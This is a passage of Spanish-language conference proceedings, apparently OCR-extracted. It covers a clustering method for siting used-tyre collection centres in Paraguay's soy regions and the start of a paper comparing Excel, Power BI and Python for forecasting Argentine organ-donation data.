Por ejemplo, si en el área i se calcula que hay 700 neumáticos en uso ($Cni = 700$) y la vida útil de los neumáticos es de 7 años ($V = 7$), entonces: $NFU_i = 700/7 = 100$ neumáticos fuera de uso por año en el área i.

A partir de los cálculos descriptos, se tiene la cantidad de maquinarias, cantidad de neumáticos en uso disponibles y finalmente, la cantidad de NFU generadas por año en cada una de las áreas. Se puede visualizar la distribución departamental en la Tabla 3, con un total de 49.773 maquinarias representando una cantidad mínima de 199.090 neumáticos en uso, se genera un total de 28.441 NFU por año, que son calculados por los trabajos realizados en las 20.492 áreas de soja. En adición, se puede visualizar que los 4 primeros departamentos representan casi el 80 % de los NFU generados por año.

Cuadro 3. Distribución de maquinaria, neumáticos en uso y NFU por departamento.

Departamento	**Maquinarias**	**Neumáticos en uso**	**NFU**
Alto Paraná	13.162	52.648	7.521
Caaguazú	9.610	38.439	5.491
Concepción	9.114	36.456	5.208
Cordillera	6.138	24.553	3.508
Itapúa	5.623	22.491	3.213
San Pedro	2.653	10.611	1.516
Canindeyú	2.375	9.499	1.357
Guairá	477	1.909	273
Caazapá	421	1.685	241
Misiones	192	769	110
Paraguarí	4	16	2
Amambay	3	13	2
Total	**49.773**	**199.090**	**28.441**

2.2. Método

Para optimizar la gestión de Neumáticos Fuera de Uso (NFU) en el cultivo de soja, se realizó un proceso de clustering[1,10,2] que redujo las 20.492 áreas individuales a un conjunto manejable de distritos. Este enfoque se implementó

mediante análisis espacial con Python, utilizando GeoPandas[5]. El desarrollo se inicia con la preparación de datos geoespaciales de las áreas cultivadas a partir de un archivo Shapefile. Se desarrolló e implementó un método basado en clustering[8,5] diseñado específicamente para determinar la ubicación óptima de los puntos de acopio, con el objetivo de maximizar la cobertura de recolección de NFU. Este método simple identificó puntos potenciales para los centros de acopio, situándolos en los centroides de los distritos agrícolas. La evaluación de la cobertura se realizó utilizando un radio fijo, sumando la superficie agrícola (en hectáreas) dentro de este radio, garantizando así una planificación eficiente y efectiva de la recolección. Tal como se puede apreciar en el Algoritmo 1 en cada iteración, se actualiza la lista de puntos cubiertos para evitar redundancias, identificando así las ubicaciones óptimas para los centros de acopio y optimizando la logística de transporte.

Algorithm 1 Clustering basado en cobertura de NFU.

1: Inicializar K centros de clústeres (centroides) aleatoriamente.
2: **repetir**
3: **para** cada punto que no sea un centro o punto cubierto **hacer**
4: Reiniciar valores para calcular cada punto
5: **para** cada punto **hacer**
6: Calcular la distancia del punto a todos los otros puntos y sumarlos a la cobertura del punto si entra en el radio.
7: **fin para**
8: **fin para**
9: El punto con mayor cobertura se vuelve un centro y los que entran en su radio se adicionan a los cubiertos
10: **hasta** se alcanza la cobertura requerida

3. Resultados

En este estudio, se evaluaron 3 escenarios con diferentes niveles de cobertura del 50 %, 75 % y 90 %, manteniendo un radio constante de 50 Km alrededor de cada centro de acopio. Este análisis busca identificar la cantidad óptima de centros y sus ubicaciones para maximizar la recolección de NFU, asegurando que los productores tengan un acceso conveniente a los centros de acopio. El algoritmo utilizado para la localización de los centros de acopio se basa en un análisis iterativo que calcula la cobertura de área y la cantidad de NFU recolectados dentro de un radio de 50 km alrededor de posibles ubicaciones de centros de acopio. Este proceso comienza con el cálculo de los centroides de los distritos en el área de estudio, los cuales sirven como posibles ubicaciones para los centros de acopio. Luego, se convierten las distancias de kilómetros a grados de latitud y longitud

[5] https://geopandas.org

para facilitar el cálculo de distancias geográficas. A continuación, se evalúa cada posible ubicación, considerando el centroide de cada distrito, para determinar la cantidad de NFU que puede recolectar dentro de su radio de influencia. Se selecciona la ubicación que maximiza la recolección de NFU y se repite el proceso hasta alcanzar el porcentaje de cobertura deseado. El algoritmo itera sobre las ubicaciones posibles y calcula la distancia geográfica entre ellas para determinar cuáles están dentro del radio de 50 km. Se seleccionan los puntos que cubren la mayor cantidad de NFU y se agregan a la lista de centros de acopio hasta alcanzar la cobertura objetivo. Esta metodología permite identificar de manera eficiente las ubicaciones óptimas para los centros de acopio, asegurando una cobertura adecuada y facilitando la gestión de los NFU en el sector agrícola.

3.1. Escenario #1: Cobertura del 50 %

En este escenario, el objetivo fue lograr una cobertura del 50 % de los NFU generados en los distritos estudiados. Los resultados se presentan en el Cuadro 4. Esta simulación demuestra que es posible alcanzar el objetivo del 50 % de

Cuadro 4. Centros de acopio seleccionados con una cobertura del 50 %.

#	Departamento	Distrito	Longitud	Latitud	NFU recolectados
1	Caaguazú	Mariscal Francisco Solano López	-55,14794807880533	-25,176574147730925	4.768
2	Alto Paraná	Dr. Raúl Peña	-55,208752255253245	-26,15585257392887	4.747
3	Canindeyú	Francisco Caballero Álvarez	-54,71186417528364	-24,182815749534225	3.886
4	San Pedro	Lima	-56,485248641493875	-23,9926186537792	3.331
				Total	**16.732**

cobertura de NFU utilizando cuatro centros de acopio. Estos centros logran recolectar 16.732 NFU en total. La disposición de estos centros asegura un acceso adecuado para los productores, facilitando la recolección eficiente y promoviendo prácticas sostenibles. La Figura 2 ilustra la distribución geográfica de los centros de acopio en Paraguay. Cada círculo rojo representa un área de influencia con un radio de 50 Km, mostrando los puntos centrales de los distritos, y los números, los cuales representan la ubicación de cada centro de acopio.

3.2. Escenario #2: Cobertura del 75 %

En este escenario, se busca cubrir el 75 % de los NFU generados, para lo cual se identificaron 6 ubicaciones óptimas. Los centros de acopio para este escenario se muestran en la Cuadro 5.

Se puede observar que 6 centros de acopio pueden cubrir y superar el objetivo del 75 % de cobertura de NFU, acumulando un total de aproximadamente 21.395 NFU. De nuevo, esta distribución asegura que los productores tengan acceso a puntos de acopio convenientes, facilitando la gestión adecuada de los NFU y contribuyendo a la sostenibilidad ambiental.

La Figura 3 presenta la ubicación de los centros de acopio en el mapa, con círculos rojos que representan áreas de influencia de 50 km y puntos que muestran




Figura 2. Localización de Centros de Acopio para obtener un 50 % de cobertura.

Cuadro 5. Centros de acopio seleccionados con una cobertura del 75 %.

#	Departamento	Distrito	Longitud	Latitud	NFU recolectados
1	Caaguazú	Mariscal Francisco Solano López	-55,14794807880533	-25,176574147730925	4.768
2	Alto Paraná	Dr. Raúl Peña	-55,208752255253245	-26,15585257392887	4.747
3	Canindeyú	Francisco Caballero Álvarez	-54,71186417528364	-24,182815749534225	3.886
4	San Pedro	Lima	-56,485248641493875	-23,9926186537792	3.331
5	Itapúa	Obligado	-55,7129051766086	-26,918086043033853	2.672
6	San Pedro	Capiibary	-55,986939306385814	-24,706301629414078	1.991
				Total	**21.395**

los centroides de los distritos según la cantidad de NFU. La ubicación de cada número representa la ubicación de cada centro de acopio.

3.3. Escenario #3: Cobertura del 90 %

En este escenario, el objetivo fue alcanzar una cobertura del 90 % de los NFU generados. Los detalles de los centros de acopio seleccionados se muestran en el Cuadro 6.

La simulación revela que con 10 centros de acopio, es posible alcanzar y superar el objetivo del 90 % de cobertura de NFU. La cantidad total de NFU cubierta por estos diez centros es de 25.591 NFU. En la figura 4 se puede observar la distribución de los centros de acopio en el mapa de Paraguay. Los círculos rojos representan las áreas de influencia de los centros de acopio, cada uno con un radio de 50 km. Los puntos dentro de estos círculos indican la ubicación de los centroides de los distritos, coloreados según la cantidad de NFU generados. Los números dentro de los círculos corresponden a los centros de acopio seleccionados, etiquetados como 1, 2, 3, 4, 5, 6, 7, 8, 9 y 10.




Figura 3. Localización de Centros de Acopio para obtener un 75 % de cobertura.

Cuadro 6. Centros de acopio seleccionados con una cobertura del 90 %.

#	Departamento	Distrito	Longitud	Latitud	NFU recolectados
1	Caaguazú	Mariscal Francisco Solano López	-55,14794807880533	-25,176574147730925	4.768
2	Alto Paraná	Dr. Raúl Peña	-55,208752255253245	-26,15585257392887	4.747
3	Canindeyú	Francisco Caballero Álvarez	-54,71186417528364	-24,182815749534225	3.886
4	San Pedro	Lima	-56,485248641493875	-23,9926186537792	3.331
5	Itapúa	Obligado	-55,7129051766086	-26,918086043033853	2.672
6	San Pedro	Capiibary	-55,986939306385814	-24,706301629414078	1.991
7	Caaguazú	Repatriación	-55,78573290497046	-25,596806168644026	1.795
8	Canindeyú	Itanará	-55,72528626997532	-23,801878470575833	1.284
9	Itapúa	General Delgado	-56,50437010974408	-27,132283919263774	763
10	Alto Paraná	Ciudad del Este	-54,72092843518441	-25,53012055378247	714
				Total	**25.951**

4. Conclusión

En este trabajo se plantea la importancia crítica de una gestión eficiente de los Neumáticos Fuera de Uso (NFU) en el sector agrícola paraguayo, específicamente en el cultivo de soja. Se ha identificado 20.492 áreas de cultivo de soja y se ha calculado la cantidad de maquinarias y NFU asociadas. A través de un método basado en clustering y diseñado para resolver el problema de localización de cobertura, se ha determinado las ubicaciones óptimas para los centros de acopio de NFU, evaluando escenarios con coberturas del 50 %, 75 % y 90 %. Los resultados indican que una distribución adecuada de estos centros puede mejorar significativamente la eficiencia en la recolección y disposición de NFU, optimizando la logística de transporte y facilitando el acceso de los productores a los puntos de acopio.




Figura 4. Localización de Centros de Acopio para obtener un 90 % de cobertura.

Referencias

1. Chen, J., Du, C., Zhang, Y., Han, P., Wei, W.: A clustering-based coverage path planning method for autonomous heterogeneous uavs. IEEE Transactions on Intelligent Transportation Systems **23**(12), 25546–25556 (2021)
2. Ikotun, A.M., Ezugwu, A.E., Abualigah, L., Abuhaija, B., Heming, J.: K-means clustering algorithms: A comprehensive review, variants analysis, and advances in the era of big data. Information Sciences **622**, 178–210 (2023)
3. Instituto Forestal Nacional del Paraguay: Reporte zonas de cultivo de soja 2022. Tech. rep., Gobierno Nacional (2022)
4. JRS: Relatorio de impacto ambiental (r.i.m.a.). Tech. rep., INTERSUD S.A. (2017)
5. Leskovec, J., Rajaraman, A., Ullman, J.D.: Mining of massive data sets. Cambridge university press (2020)
6. Ministerio de Agricultura y Ganadería: Vi censo agropecuario nacional. Tech. rep., Gobierno Nacional (2022)
7. Oyola-Cervantes, J., Amaya-Mier, R.: Reverse logistics network design for large off-the-road scrap tires from mining sites with a single shredding resource scheduling application. Waste Management **100**, 219–229 (2019). https://doi.org/https://doi.org/10.1016/j.wasman.2019.09.023, https://www.sciencedirect.com/science/article/pii/S0956053X19306026
8. Plotnikova, V., Dumas, M., Milani, F.: Adaptations of data mining methodologies: A systematic literature review. PeerJ Computer Science **6**, e267 (2020)
9. Secretaría del Ambiente: Resolución nº 627/16. Tech. rep., Gobierno Nacional (2016)
10. Sosa-Cabrera, G., Gómez-Guerrero, S., García-Torres, M., Schaerer, C.E.: Feature selection: A perspective on inter-attribute cooperation. International Journal of Data Science and Analytics **17**(2), 139–151 (2024)

Evaluación de Herramientas para Predicciones en Regresión Lineal: Estudio con Datos del INCUCAI

Carlos Bateca, Roxana Martínez, Victoria Agnelli

Universidad Abierta Interamericana (UAI), Centro de Altos Estudios en Tecnología Informática (CAETI), Av. Montes de Oca 745, Buenos Aires, Argentina
{CarlosAlberto.BatecaCaicedo, Victoria.Agnelli}@alumnos.uai.edu.ar,
Roxana.Martinez@uai.edu.ar

Abstract. Este estudio compara herramientas como Power BI, Python y Microsoft Excel, para implementar modelos de regresión lineal utilizando datos públicos del INCUCAI sobre donación de órganos y tejidos. Se comparan herramientas en términos de aspectos de criterios de precisión, facilidad de uso y visualización. La metodología utilizada incluye la recolección manual de datos del portal del INCUCAI y su procesamiento en las herramientas seleccionadas. Los resultados del análisis comparativo proporcionan recomendaciones sobre la herramienta más adecuada para el análisis predictivo en el contexto de salud pública en Argentina, brindando un caso de estudio.

Keywords: Open data; Salud Pública; INCUCAI; Donantes Órganos y Tejidos

1 Introducción

La regresión lineal es una técnica estadística fundamental que es utilizada para modelar y analizar relaciones entre variables. Su simplicidad y eficacia la han convertido en una herramienta fundamental en varios campos de la industria, por ejemplo: desde ambientes tecnológicos hasta enfoques en ciencias de salud. Dentro del contexto de salud, el tratamiento de la predicción precisa en variables críticas es vital para una adecuada planificación. Este trabajo se basa sobre un caso de estudio sobre las tasas de donación de órganos y tejidos. Para esto se utilizan datos públicos que se encuentran disponibles en el sitio web del Instituto Nacional Central Único coordinador de Ablación e Implante (INCUCAI) [1]. Éste proporciona diversos datos sobre procuración y trasplantes de órganos en la Argentina, lo que permite llevar a cabo distintos enfoques de análisis predictivos.

El objetivo de este estudio es evaluar y comparar diferentes herramientas utilizadas para lograr implementar modelos de regresión lineal utilizando datos públicos del INCUCAI. Las herramientas seleccionadas son: Microsoft Excel, Power BI y Python, con las que se analizarán aspectos para un estudio sobre el rendimiento y la aplicabilidad de los modelos predictivos con regresión lineal. Este análisis comparativo se centrará en algunos criterios de evaluación incluyendo precisión de las predicciones, facilidad de uso, instalación y visualización de los datos. Una vez

analizado estos datos con las herramientas, se identificará cual es la herramienta más adecuada para un mejor análisis de este tipo de datos.

2 Trabajos Relacionados

En aspectos de trabajos relacionados, existen estudios que han explorado el uso de herramientas de análisis de datos para la implementación de modelos de regresión lineal en varios contextos. Sin embargo, pocos han comparado explícitamente la efectividad de diferentes herramientas utilizando un conjunto de datos específico. Excel fue identificado como una de las herramientas más accesibles y fáciles de utilizar para el análisis estadístico básico [2] [3], es decir, si bien es adecuado para usuarios no técnicos, varios trabajos de investigación [4] [5], indican que es posible realizar análisis avanzados en aspectos de modelos de regresión lineal, pero se encontraron limitaciones significativas para manejar grandes volúmenes de datos. Por lo que, esta herramienta es posible compararla con otras más robustas. En lo que respecta a Python, existen estudios enfocados en el uso de Python para el análisis predictivo en el sector de la salud [6] [7] [8], destacando la flexibilidad y potencia de bibliotecas como Pandas y Scikit-learn. Sin embargo, faltan comparaciones de herramientas no basadas en programación, lo que limita la aplicabilidad de sus hallazgos a profesionales sin conocimientos técnicos avanzados. Por otra parte, no se trabajan con aspectos de visualización en detalle, lo que es fundamental para la interpretación de resultados. En lo que respecta a Power BI, se utiliza para la inteligencia de negocios y visualización de datos [9], y brinda características avanzadas para la creación de dashboard interactivos e integración de diversas fuentes de datos [10], pero no hay estudios que profundicen análisis estadísticos detallados, como la regresión lineal. Power BI se compara con herramientas especializadas en análisis predictivo.

Las falencias identificadas en estos estudios incluyen la falta de comparaciones directas entre herramientas diversas, la importancia de la facilidad de uso para usuarios no técnicos, y la falta de enfoque en la visualización de resultados de análisis predictivos. Para trabajar estos aspectos, este trabajo propone un análisis comparativo integral de Excel, Python y Power BI, utilizando un conjunto de datos de salud pública proporcionado por el INCUCAI. El estudio evaluará no solo la precisión de los modelos de regresión lineal, sino también la facilidad de uso, eficiencia y capacidades de visualización de cada herramienta.

3 Metodología

En lo que respecta a la *descripción del caso de estudio*, la investigación se centra en diversas herramientas de evaluación en predicción de regresión, utilizando un conjunto de datos obtenidos del sitio web del INCUCAI (Instituto Nacional Central Único Coordinador de Ablación e Implante) [1], este Instituto es el encargado de regular y coordinar las actividades relacionadas con la donación y el trasplante de órganos en la Argentina. El conjunto de datos se extrajo específicamente de la

plataforma de informes INCUCAI/SINTRA/Central de Reportes [11], a la que se puede acceder a través del Reporte de donantes de órganos y tejidos por periodo. Este conjunto de datos públicos contiene detalles sobre los donantes de órganos y tejidos en diferentes períodos de tiempo. Para este caso se analizaron variables como la cantidad de donantes, el tipo de órgano, tejido donado la ubicación geográfica de los donantes, como otros factores demográficos y clínicos. Estos datos procesados son fundamentales para comprender las tendencias y patrones en lo que respecta a la donación de órganos y tejidos, ya que esto conlleva desarrollar modelos predictivos que ayudan a mejorar la planificación en cuanto a los recursos sobre salud pública.

En lo que respecta a los *Métodos de Recolección de datos*, éstos fueron extraídos desde INCUCAI [11], se utilizaron las opciones de exportación, ya que no se presentan en formatos abiertos, sino que deben ser descargados en forma manual. Antes de ser descargado el reporte de donantes de órganos y tejidos por período, la plataforma muestra algunos posibles filtros que son los criterios de evaluación, siendo éstos: tipo de consulta período de evaluación o bien establecimiento origen. Una vez seleccionados los criterios, se tuvo que seleccionar la lista de salida del reporte indicando tipos de agrupación, por ejemplo: por clasificación, provincia, motivo de muerte, nacionalidad, sexo entre otras. Posteriormente, se muestran los resultados arrojados con la posibilidad de exportarlo a un archivo XLS.

En lo que respecta al *análisis de datos*, se utilizaron 3 (tres) herramientas principales: Excel, Python y Power BI. La elección de cada una de estas tiene que ver con diferentes enfoques, éstas son amigables, y tienen aspectos sencillos para la implementación de modelos de regresión lineal. Se utilizaron las funciones de análisis de datos y regresión lineal que se encuentran disponibles. Para Excel, se tuvo en cuenta su facilidad de uso y accesibilidad como una aplicación estándar para el manejo de planillas de cálculo, sin la necesidad de tener conocimientos avanzados de programación, además, se tuvo presente las funciones de análisis de datos integradas en la utilización de la instalación de plugins para el análisis de datos en regresión lineal. Para Python, se tuvo en cuenta su flexibilidad y potencia analítica, además de la utilización de bibliotecas específicas de visualización y modelado de datos que se encuentran integradas para los modelos de regresión lineal. Otro de los focos que se tuvo en cuenta, fueron las funcionalidades en aspectos de técnicas de limpieza de datos para el dataset trabajado (siguiente sección). Finalmente, Power BI, se seleccionó como una herramienta amigable de visualización interactiva de datos en las que se incluyen funciones avanzadas de análisis y modelados de datos. Básicamente, la combinación de estas herramientas brinda un contexto sobre la implementación y evaluación de los modelos de regresión, para aspectos de accesibilidad, usabilidad, potencia para análisis de datos y visualizaciones.

4 Caso de Estudio: INCUCAI

En esta sección se desarrolla la descripción de las herramientas utilizadas para el caso de estudio, y el proceso de implementación con cada herramienta.

4.1 Excel

En el caso de la implementación en Excel se agrupa el dataset por provincia, previo al análisis. Para esta agrupación se utiliza una columna con todos los años que contiene el dataset sin repetirse, para éstos, copiaremos la columna año y eliminaremos duplicados, utilizando la inclusión de una función *SUMAR.SI(Columna Año; Columna Distinct_Año; Columna Efectivos)*. En aspectos de Pronóstico de Series para generar una previsión al grafico original en Excel, es necesario calcular una columna adicional con valores calculados para la previsión. Se utilizará la función "Pronostico" la cual tiene dos variantes: *a) Lineal*: Tiene un propósito lineal y asume linealidad entre la variable dependiente y la independiente, incluyendo en ocasiones tendencias lineales, pero sin tomar en cuenta componentes estacionales o patrones cíclicos de manera explícita; *b) ETS (Error, Trend, Seasonality)*: Son modelos más flexibles y se adaptan a diferentes patrones de error, tendencia y estacionalidad haciéndolos más adecuados para series temporales que presenten variabilidad no lineal o patrones estacionales. Para este caso implementaremos el pronóstico ETS, ya que nuestro grafico no presentan una evolución lineal definida. Para el pronóstico ETS existe la función: *PRONOSTICO.ETS(celda del año que queremos pronosticar; columna Sum_Efectivos; columna Distinct_Año)*.




Fig. 1. Como podemos observar, el valor de R^2 es 0.7533 por lo que no sería contundente su estacionalidad, visualmente no hay un comportamiento cíclico claro.

Se analizan los años rangos 2022-2015 como datos de entrenamiento y aplicaremos la función para ver que tanto se acerca a la realidad en esos años. Ahora, para los valores pronosticados se determina el error absoluto medio (MAPE), para ello se calcula la variación de cada uno respecto al valor real, con la función ABS y luego su promedio. Para ello, se agrega una línea de tendencia y se determina su fórmula lineal, con ello determinaremos R^2 (al cuadrado) y su valor dará un indicio de la probabilidad de que la serie sea estacional. Siendo más probable a estacionalidad si el valor de R cuadrado se acerca a 1, esto se observa en la Figura 1. Excel es una herramienta idónea para usuarios que carecen de conocimientos y habilidades que requieren otros sistemas más complejos [18], y que no siempre son de fácil acceso, por lo que representa una alternativa más accesible para el procesamiento de datos.

4.2 Power BI

Para esta implementación se usarán datos establecidos previamente sin modificación alguna, ya que la agrupación será el objeto visual que usemos posteriormente. Una vez cargado, se representan en un gráfico de líneas para ver la serie de tiempo, tomando como eje x los años, y, como eje y las cantidades de donaciones reales. Sobre este gráfico se habilita la "previsión" y los siguientes parámetros a configurar: a) Unidades: En este caso cada punto nodo refiere a un año del eje x; b) Predecir duración: Determina la cantidad de puntos (En este caso años) que va a predecir el modelo, a partir del final del dataset; c) Omitir el ultimo: Determina en cual nodo comienza la previsión, omitiendo los anteriores d) Estacionalidad: Permite definir en unidades de puntos, la estacionalidad a considerar en el modelo; e) Intervalo de confianza: Indica la varianza que puede tomar la línea de previsión, es decir el margen de error que puede darse por arriba y por debajo de la misma. Para configurar las opciones de la previsión dividiremos el dataset en 2 partes: i) La primera parte con la mayor cantidad de datos posibles será sobre el que se base el modelo; ii) La segunda parte con el resto del dataset será contra la cual validaremos la previsión, y ajustaremos las configuraciones de esta hasta que se acerque más a la realidad. Finalmente, una vez configurado podremos aplicar el modelo a todo el dataset.

Para lograr esta división vamos a omitir los últimos "n" puntos para que la previsión se ubique más atrás en la línea de tiempo para que la previsión se base solamente en una porción del dataset (porción de entrenamiento), y, además, vamos a configurar de modo tal que se asemeje lo máximo posible a los años posteriores de la línea temporal. Al omitir 11 puntos, se ve como la previsión (línea gris) con las configuraciones actuales, se aleja considerablemente de la realidad (línea azul) (Figura 2), esto lo vamos a ajustar posteriormente con la estacionalidad.




Fig. 2. ¿Por qué omitimos 11 puntos?, la idea es ubicar el inicio de la predicción al final de una serie que tenga uniformidad a lo largo del tiempo, es decir que no tenga picos bruscos y se pueda observar a simple vista cierto patrón de comportamiento.

Entre los años 2016 y 2019 se experimentó un crecimiento rápido que no seguía la tendencia anterior, y luego de 2019 a 2020 una caída brusca seguramente debido a la pandemia COVID-19. Por lo que se ajustan las configuraciones en una tendencia más uniforme. En aspectos de *Configuración de estacionalidad,* dentro de la limitada configuración que podemos ajustar, vamos a cambiar la estacionalidad. Esto se refiere a patrones o fluctuaciones que se repiten en los datos a lo largo del tiempo en intervalos regulares. Luego de probar distintos valores para la estacionalidad tenemos algunos resultados. A continuación, se muestran los valores que se prevén para los años 2025-2028 en la Figura 3. El usuario ideal para el uso de Power BI es bastante

similar al de Excel en cuanto a nivel de conocimientos, y en pocos pasos es posible obtener resultados visibles. Desde nivel estudiantil siguiendo una guía docente para conectarse con los datos [19].




Fig. 3. Predicciones desde el año 2024 hasta el 2028 inclusive.

Etapa predictiva [2023-2028]: Este tramo comienza con 816 y termina con 868. A partir del 2024, se prevé una estabilidad hasta 2026 y a partir de allí comienza a crecer de forma continua como en la última etapa.

4.3 Python

Para esta implementación se utilizarán regresiones lineales utilizando el modelo SARIMAX en Python. Para ello tomaremos los datos del dataset previamente trabajado para su limpieza, y en concreto las columnas Año y Reales. Este dataset será tomado por el script desde un archivo csv. El procedimiento tiene 5 etapas:

a) Importación de librerías necesarias: Se especifican las librerías utilizadas para la lectura, entrenamiento y predicción de los datos. Éstas son: import pandas as pd; import matplotlib.pyplot as plt; plt.style.use('seaborn-v0_8-darkgrid'); from statsmodels.tsa.stattools import adfuller; from statsmodels.tsa.stattools import kpss; from statsmodels.tsa.seasonal import seasonal_decompose; from statsmodels.tsa.statespace.sarimax import SARIMAX; import warnings.

b) Lectura y segmentación de los datos: En esta etapa se realiza la lectura de los datos, su preparación y visualización, además de dividir el dataset en 2 partes: datos_train (datos de entrenamiento) y datos_test (datos de prueba).

c) Pruebas de estacionalidad: Analizamos la serie temporal en búsqueda de indicios de estacionalidad a través del uso de los test estadísticos ADF (Augmented Dickey-Fuller) y KPSS (Kwiatkowski-Phillips-Schmidt-Shin) junto con los valores *Estadístico ADF y P-value para cada una*. Se obtienen los siguientes resultados. Figura 4.




Fig. 4. Línea temporal original diferenciando la parte de TEST de la de TRAIN.

Para el test ADF se basa en que, en una serie temporal no estacionaria, las diferencias entre sus valores en los puntos en el tiempo, tampoco lo serán. En la Figura 5, se muestra el valor de Estadística ADF es negativo, lo que indica cierta tendencia a ser estacionaria, ya que entre más negativo sea este valor más evidencia hay contra la hipótesis nula. Para el caso del valor P, su valor es mayor comparado con un nivel de significancia común (0.05) por lo que no proporciona evidencia suficiente para rechazar la hipótesis nula (Si la serie temporal tiene una raíz unitaria, indicaría que la misma no es estacionaria). Por lo tanto, se necesitan argumentos adicionales para una conclusión más sólida. Con KPSS podemos evaluar estacionalidad, pero desde la tendencia estacionaria alrededor de una media fija. Como se observa en la Figura 5, existe el valor estadístico KPSS que es más cercano a cero (0) indicando una menor presencia de tendencia estacionaria en la serie temporal, mientras que cuando es más cercano a uno (1) indica una mayor presencia de tendencia estacionaria en la serie temporal. El valor de P al ser menor que un nivel de significancia común como 0.05, proporciona evidencia suficiente para rechazar la hipótesis nula de tendencia estacionaria alrededor de una media fija. Entonces a pesar de que el valor del estadístico KPSS muestre tendencias estacionarias, el valor de P indica lo contrario y sugiere que hay suficiente evidencia para rechazar la hipótesis nula de tendencia estacionaria y concluir que la serie es no estacionaria.

```
----------------------------------------
ADF Statistic: -2.5591242971519117, p-value: 0.10174310478886611
KPSS Statistic: 0.6689443103007974, p-value: 0.016368699063563873
```

Fig. 5. Resultados de test ADF y KPSS.

